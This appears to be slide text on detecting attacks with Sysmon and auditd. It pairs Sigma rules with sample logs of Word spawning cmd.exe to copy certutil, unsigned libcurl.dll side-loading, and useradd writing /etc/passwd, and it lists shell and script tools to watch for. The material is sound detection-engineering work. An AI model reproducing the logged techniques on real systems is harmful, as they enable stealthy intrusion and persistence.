IntegrityLevel: Medium
Hashes: SHA1=FDB662AEB4C4F151139FB442F606D48DE98B4A843,MD5=77C7C5F98227AF39D0A245EF3B54B5943,SHA256=EB1D427DD070EB7A8EB9EC99266D5DC5FC8733E3BC18530B61FF92AD28CF0B1E,IMPHASH=B6AE
EC00A5007EB0441AAA9C3CA4DAFE
ParentProcessGuid: {43199d79-55b0-604e-0c05-000000000d00}
ParentProcessId: 1912
ParentImage: C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
ParentCommandLine: "C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Users\IEUser\Desktop\scenario3\ConferenceTicket.docm" /o ""

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	3/14/2021 11:28:17 AM
Event ID:	1	Task Category:	Process Create (rule: ProcessCreat
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	MSEDGWIN10
OpCode:	Info		
More Information:	Event Log Online Help		

Suspicious child process of WINWORD.exe

```
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    ParentImage:
      - '*\WINWORD.EXE'
      - '*\EXCEL.EXE'
      - '*\POWERPNT.exe'
      - '*\MSPUB.exe'
      - '*\VISIO.exe'
      - '*\OUTLOOK.EXE'
      - '*\MSACCESS.EXE'
      - '*\EQNEDT32.EXE'
    Image:
      - '*\cmd.exe'
      - '*\powershell.exe'
      - '*\wscript.exe'
      - '*\cscript.exe'
      - '*\sh.exe'
      - '*\bash.exe'
      - '*\scrcons.exe'
      - '*\schtasks.exe'
      - '*\regsvr32.exe'
      - '*\hh.exe'
      - '*\wmic.exe' # https://app.any.run/tasks/c903e9c8-0350-440c-8688-3881b556b8e0/
      - '*\mshta.exe'
      - '*\rundll32.exe'
      - '*\msiexec.exe'
      - '*\forfiles.exe'
      - '*\scriptrunner.exe'
      - '*\mftrace.exe'
      - '*\AppVLP.exe'
      - '*\svchost.exe' # https://www.vmrays.com/analyses/2d2fa29185ad/report/overview.htm
      - '*\msbuild.exe' # https://github.com/elastic/detection-rules/blob/main/rules/windows
  condition: selection
```

Event Properties - Event 1, Sysmon

General Details

Process Create:
RuleName: technique_id=T1059.003,technique_name=Windows Command Shell
UtcTime: 2021-03-14 18:28:10.357
ProcessGuid: {43199d79-55ba-604e-1005-00000000d00}
ProcessId: 8472
Image: C:\Windows\SysWOW64\cmd.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: C:\Windows\SysWOW64\cmd.exe /c copy C:\Windows\system32\certutil.exe C:\Users\IEUser\AppData\Local\Temp\tcm.tmp
CurrentDirectory: C:\Users\IEUser\Desktop\scenario3\
User: MSEDGWIN10\IEUser
LogonGuid: {43199d79-4c85-604e-f3cc-030000000000}
LogonId: 0x3CCF3
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA1=32AAFCE01ACA567E748820ECCB8DA7DA1A6B9900,MD5=49A39B84AFF09FEE66BB853130BD860D,SHA256=E51AD741825534E972A68E69AF13599C2FA3AFAC95BDD605C9617D21DF895EFB,IMPHASH=392B4D61B1D1DADC1F06444DF258188A
ParentProcessGuid: {43199d79-55b0-604e-0c05-00000000d00}
ParentProcessId: 1912
ParentImage: C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
ParentCommandLine: "C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Users\IEUser\Desktop\scenario3\ConferenceTicket.docm" /o ""

Loading unsigned libcurl.dll

logsource:

category: image_load

product: windows

detection:

selection:

Image|endswith:

- GUP.exe

ImageLoaded|endswith:

- libcurl.dll

Signed:

- false

condition: selection

Event Properties - Event 7, Sysmon

General Details

Image loaded:

RuleName: technique_id=T1073,technique_name=DLL Side-Loading

UtcTime: 2021-03-14 18:28:17.642

ProcessGuid: {43199d79-55c1-604e-3205-00000000d00}

ProcessId: 496

Image: C:\ProgramData\GUP.exe

ImageLoaded: C:\ProgramData\libcurl.dll

FileVersion: -

Description: -

Product: -

Company: -

OriginalFileName: -

Hashes: SHA1=A21CB17D1372C3AF4141C6AA0A043E734FF80433,MD5

=BFE191B14C74A113A067FFF9F868A015,SHA256=

130764E43EEBFC79D76BF2943D086F1CAA505C7E06FA09AD6E6CC3387ECDE77,IMPHASH=

7C74353811F88A3B07796F7834EF969E

Signed: false

Signature: -

SignatureStatus: Unavailable

Auditd: Adding new user

```
type=SYSCALL msg=audit(1615730726.273:314): arch=c000003e syscall=257 success=yes exit=5 a0=ffffff9c a1=55b32338cda0 a2=20902 a3=0 items=1 ppid=1810 pid=1815 auid=1000 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts0 ses=1 comm="useradd" exe="/usr/sbin/useradd" key="T1087.001_2" type=PATH msg=audit(1615730726.273:314): item=0 name="/etc/passwd" inode=803724 dev=fd:00 mode=0100644 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0000000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0
```

logsource:

product: linux

service: auditd

detection:

selection:

type: 'SYSCALL'

exe: '*/useradd'

condition: selection

257	openat	man/ cs/	0x101	int dirfd	const char	int flags	umode_t mode
-----	--------	----------	-------	-----------	------------	-----------	--------------

openat(2) - Linux man page

Name
openat - open a file relative to a directory file descriptor

Synopsis
`#include <fcntl.h>`
`int openat(int dirfd, const char *pathname, int flags);`
`int openat(int dirfd, const char *pathname, int flags, mode_t mode);`

Feature Test Macro Requirements for glibc (see [feature test macros\(7\)](#)):

openat():
Since glibc 2.10:
`_XOPEN_SOURCE >= 700 || _POSIX_C_SOURCE >= 200809L`
Before glibc 2.10:
`_ATFILE_SOURCE`

Description
The `openat()` system call operates in exactly the same way as `open(2)`, except for the differences described in this manual page.

- auditd-attack

<https://github.com/bfuzzy1/auditd-attack>

- Auditbeat

<https://www.elastic.co/beats/auditbeat>

- ansible-role auditbeat

<https://github.com/j91321/ansible-role-auditbeat>



Mark Russinovich
@markrussinovich

Replying to @ryankaz42, @cglyer and @Linus_Torvalds

Sysmon for Linux based on eBPF is in the works.

4:02 pm · 14 Jul 2020 · TweetDeck



Mark Russinovich
@markrussinovich · 7h

Coming soon to Sysmon by popular request: file delete event logging without archiving deleted files. And you'll see a new XML parser that's part of our Sysmon for Linux/Sysmon for Windows shared code base. Sysmon for Linux work is progressing well.

4

62

304



https://github.com/SigmaHQ/sigma/blob/master/rules/linux/auditd/lxd_auditd_create_account.yml

Sources

- <https://github.com/SigmaHQ/sigma>
- <https://github.com/sbousseaden/EVTX-ATTACK-SAMPLES>
- <https://labs.sentinelone.com/living-off-windows-land-a-new-native-file-downldr/>
- <https://www.fireeye.com/blog/threat-research/2018/09/apt10-targeting-japanese-corporations-using-updated-ttps.html>
- <https://flangvik.com/privesc/windows/bypass/2019/06/25/Sideload-like-your-an-APT.html>